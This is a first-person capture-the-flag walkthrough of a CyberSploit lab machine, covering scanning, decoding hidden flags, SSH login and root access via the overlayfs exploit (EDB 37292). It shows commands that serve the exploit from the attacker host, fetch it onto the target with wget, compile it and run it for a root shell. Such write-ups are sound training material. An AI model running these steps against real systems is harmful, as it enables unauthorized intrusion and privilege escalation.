26 Captured ARP Req/Rep packets, from 17 hosts. Total size: 1560  
  
- IP At MAC Address Count Len MAC Vendor / Hostname  
-  
192.168.1.181 08:00:27:9c:80:d4 1 60 PCS Systemtechnik GmbH
```


Then I looked up the IP address of my attack system. It was using 192.168.1.29.

```
(kali㉿kali)-[~]  
$ ip address 130 ✖  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:43:73:bc brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.29/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0  
        valid_lft 84039sec preferred_lft 84039sec  
    inet6 fe80::a00:27ff:fe43:73bc/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Next, I probed all ports on the target system using the nmap command. The -sV switch determines the service/version info for each probed port.


```
(kali㉿kali)-[~]  
$ nmap -p- -sV 192.168.1.181  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-21 16:30 EST  
Nmap scan report for cybersploit-CTF (192.168.1.181)  
Host is up (0.00028s latency).  
Not shown: 65533 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds  
  
(kali㉿kali)-[~]  
$
```

Port 22 (SSH) and port 80 (HTTP) were discovered. I also learned which software was offering those services and the version of each. Since HTTP is not encrypted, it is more vulnerable to attack than SSH. So, I used a web browser to see what the home page looked like.



# Welcome To CyBeRSplOiT-CTF

[Home](#) [Pentester](#) [Web Developer](#) [Android Developer](#)




LOL ! hahahhahahahaha.....

You should try something more !


None of the links were active, and there was nothing directly useful, but the taunt suggested deeper probing would reveal something useful. So, I viewed the source code of the page.



Then I browsed to each file that returned a code of 200 (indicating accessible). The “robots” and “robots.txt” files both contained the same text string that appeared to be a hash of some kind.



So, I used Burp Suite to decode the string using Base64.



The flag indicator suggests this is useful information. Next, I tried to SSH into the target device using “itsskv” as the username and the first flag as the password. It worked.



```
(kali㉿kali)-[~]  
$ ssh itsskv@192.168.1.181  
itsskv@192.168.1.181's password:  
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
332 packages can be updated.  
273 updates are security updates.  
  
New release '14.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Your Hardware Enablement Stack (HWE) is supported until April 2017.  
  
Last login: Sat Jun 27 10:14:39 2020 from cybersploit.local  
itsskv@cybersploit-CTF:~$
```

Next, I explored the local files.

```

itsskv@cybersploit-CTF:~$ ls -la
total 156
drwxr-xr-x 20 itsskv itsskv 4096 Jun 27 2020 .
drwxr-xr-x  4 root   root   4096 Jun 25 2020 ..
-rw-r--r--  1 itsskv itsskv  233 Jun 27 2020 .bash_history
-rw-r--r--  1 itsskv itsskv  220 Jun 25 2020 .bash_logout
-rw-r--r--  1 itsskv itsskv 3486 Jun 25 2020 .bashrc
drwx----- 14 itsskv itsskv 4096 Jun 25 2020 .cache
drwx-----  9 itsskv itsskv 4096 Jun 25 2020 .config
drwx-----  3 itsskv itsskv 4096 Jun 25 2020 .dbus
drwxr-xr-x  2 itsskv itsskv 4096 Jun 25 2020 Desktop
-rw-r--r--  1 itsskv itsskv   25 Jun 26 2020 .dmrc
drwxr-xr-x  2 itsskv itsskv 4096 Jun 25 2020 Documents
drwxr-xr-x  2 itsskv itsskv 4096 Jun 25 2020 Downloads
-rw-r--r--  1 itsskv itsskv 8445 Jun 25 2020 examples.desktop
-rw-rw-r--  1 itsskv itsskv  495 Jun 27 2020 flag2.txt
drwx-----  3 itsskv itsskv 4096 Jun 26 2020 .gconf
drwx-----  4 itsskv itsskv 4096 Jun 25 2020 .gnome2
-rw-rw-r--  1 itsskv itsskv  142 Jun 26 2020 .gtk-bookmarks
drwx-----  2 itsskv itsskv 4096 Jun 25 2020 .gvfs
-rw-r--r--  1 itsskv itsskv 1062 Jun 26 2020 .ICEauthority
drwxr-xr-x  3 itsskv itsskv 4096 Jun 25 2020 .local
drwx-----  3 itsskv itsskv 4096 Jun 25 2020 .mission-control
drwx-----  4 itsskv itsskv 4096 Jun 25 2020 .mozilla
drwxr-xr-x  2 itsskv itsskv 4096 Jun 25 2020 Music
drwxr-xr-x  2 itsskv itsskv 4096 Jun 25 2020 Pictures
-rw-r--r--  1 itsskv itsskv  675 Jun 25 2020 .profile
drwxr-xr-x  2 itsskv itsskv 4096 Jun 25 2020 Public
drwx-----  2 itsskv itsskv 4096 Jun 26 2020 .pulse
-rw-r--r--  1 itsskv itsskv  256 Jun 25 2020 .pulse-cookie
drwxr-xr-x  2 itsskv itsskv 4096 Jun 25 2020 Templates
drwxr-xr-x  2 itsskv itsskv 4096 Jun 25 2020 Videos
-rw-r--r--  1 itsskv itsskv    0 Jun 26 2020 .Xauthority
-rw-r--r--  1 itsskv itsskv 12288 Jun 26 2020 .xsession-errors
-rw-r--r--  1 itsskv itsskv 13525 Jun 26 2020 .xsession-errors.old
itsskv@cybersploit-CTF:~$ █

```


The file “flag2.txt” seemed too good to pass up, so I looked at it.

```

itsskv@cybersploit-CTF:~$ cat flag2.txt
01100111 01101111 01101111 01100100 00100000 01101111 01101111 01110010 01101
011 00100000 00100001 00001010 01100110 01101100 01100001 01100111 00110010 0
0111010 00100000 01100011 01111001 01100010 01100101 01110010 01110011 011100
00 01101100 01101111 01101001 01110100 01111011 01101000 01110100 01110100 01
110000 01110011 00111010 01110100 00101110 01101101 01100101 00101111 0110001
1 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 011
01001 01110100 00110001 01111101
itsskv@cybersploit-CTF:~$ █

```

Of course, it could not be that easy. The binary data format suggested this was valuable information weakly secured by obfuscation, so I decoded it using the online RapidTables translator.



This could be a password like the first flag. I returned to my command line to see what sudo privileges the “itsskv” account had.

```
itsskv@cybersploit-CTF:~$ sudo -l
[sudo] password for itsskv:
Sorry, user itsskv may not run sudo on cybersploit-CTF.
itsskv@cybersploit-CTF:~$
```


Since that did not work, I tried logging in as root using the second flag as the password. I know a skilled hacker would avoid doing this without high confidence because it will almost certainly be logged and may trigger a defensive response. But I figured it was safe to try on this learning VM.

```
itsskv@cybersploit-CTF:~$ su
Password:
su: Authentication failure
itsskv@cybersploit-CTF:~$
```

Since that failed, I looked in the /etc/issue file to see what the logon page message might reveal about the system.

```
itsskv@cybersploit-CTF:/etc$ cat issue
Ubuntu 12.04.5 LTS \n \l
```

Next, I checked exploit-db.com for vulnerabilities on Ubuntu 12.04.5. I found and downloaded a local exploit that could escalate my privileges.



The screenshot shows the Exploit Database website. The title is "Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation". The exploit details are as follows:


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37292	2015-1328	REBEL	LOCAL	LINUX	2015-06-16

Additional information: EDB Verified: ✓, Exploit: 📄 / {}, Vulnerable App: .

Below the website screenshot, a terminal window shows the file being downloaded:

```
(kali@kali)-[~/Downloads]
$ ls
37292.c
```


The file contained C source code, so I compiled it using the gcc command.



```
(kali@kali)-[~/Downloads]
$ gcc 37292.c
37292.c: In function 'main':
37292.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
106 | if(unshare(CLONE_NEWUSER) != 0)
    | ^
37292.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
111 |         clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
    |         ^
37292.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
117 |         waitpid(pid, &status, 0);
    |         ^
37292.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
127 |         wait(NULL);
    |         ^

(kali@kali)-[~/Downloads]
$ ls
37292.c  a.out
```

Then I started a python-based HTTP server to provide a means of delivering the file to the target system.



```
(kali@kali)-[~/Downloads]
$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Next, I downloaded the file to the target system using the SSH login session that I still had open.



```

itsskv@cybersploit-CTF:/etc$ cd ../tmp
itsskv@cybersploit-CTF:/tmp$ wget http://192.168.1.29/a.out
--2021-11-22 04:37:48-- http://192.168.1.29/a.out
Connecting to 192.168.1.29:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 17592 (17K) [application/octet-stream]
Saving to: `a.out'
100%[=====>] 17,592 --K/s in 0s
2021-11-22 04:37:48 (177 MB/s) - `a.out' saved [17592/17592]

itsskv@cybersploit-CTF:/tmp$ ls
a.out at-spi2 pulse-2L9K88eMlGn7 pulse-PKdhtXMmr18n unity_support_test.1
itsskv@cybersploit-CTF:/tmp$

```

I tried to execute the file but could not due to lack of permissions. I added the Execute permissions to the file but still could not execute it due to a binary error.

```

itsskv@cybersploit-CTF:/tmp$ ./a.out
-bash: ./a.out: Permission denied

itsskv@cybersploit-CTF:/tmp$ ls -l
total 32
-rw-rw-r-- 1 itsskv itsskv 17592 Nov 22 04:27 a.out
drwxrwxrwt 2 lightdm lightdm 4096 Nov 22 02:12 at-spi2
drwx----- 2 lightdm lightdm 4096 Nov 22 02:13 pulse-2L9K88eMlGn7
drwx----- 2 root root 4096 Nov 22 02:12 pulse-PKdhtXMmr18n
-rw-rw-r-- 1 lightdm lightdm 0 Nov 22 02:13 unity_support_test.1
itsskv@cybersploit-CTF:/tmp$ chmod +x a.out
itsskv@cybersploit-CTF:/tmp$ ls -l
total 32
-rwxrwxr-x 1 itsskv itsskv 17592 Nov 22 04:27 a.out
drwxrwxrwt 2 lightdm lightdm 4096 Nov 22 02:12 at-spi2
drwx----- 2 lightdm lightdm 4096 Nov 22 02:13 pulse-2L9K88eMlGn7
drwx----- 2 root root 4096 Nov 22 02:12 pulse-PKdhtXMmr18n
-rw-rw-r-- 1 lightdm lightdm 0 Nov 22 02:13 unity_support_test.1
itsskv@cybersploit-CTF:/tmp$ a.out
a.out: command not found
itsskv@cybersploit-CTF:/tmp$ ./a.out
-bash: ./a.out: cannot execute binary file

```

So, I deleted the file and tried compiling the C source code locally. I am not sure why, but this time I was successful. I suppose if I inspected the C code, I would find an answer. The code likely compiles differently on different Linux systems.



```

itsskv@cybersploit-CTF:/tmp$ wget http://192.168.1.29/37292.c
--2021-11-22 04:48:16-- http://192.168.1.29/37292.c
Connecting to 192.168.1.29:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: `37292.c'
100%[=====>] 5,119 --K/s in 0s
2021-11-22 04:48:16 (629 MB/s) - `37292.c' saved [5119/5119]

itsskv@cybersploit-CTF:/tmp$ ls
37292.c pulse-2L9K88eMlGn7 unity_support_test.1
at-spi2 pulse-PKdhtXMmr18n
itsskv@cybersploit-CTF:/tmp$ gcc 37292.c
itsskv@cybersploit-CTF:/tmp$ ls
37292.c at-spi2 pulse-PKdhtXMmr18n
a.out pulse-2L9K88eMlGn7 unity_support_test.1
itsskv@cybersploit-CTF:/tmp$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# ls
37292.c at-spi2 pulse-PKdhtXMmr18n
a.out pulse-2L9K88eMlGn7 unity_support_test.1

```

The command prompt changed as an indication of my escalated privileges. I went to the root account's home folder and searched for a flag.

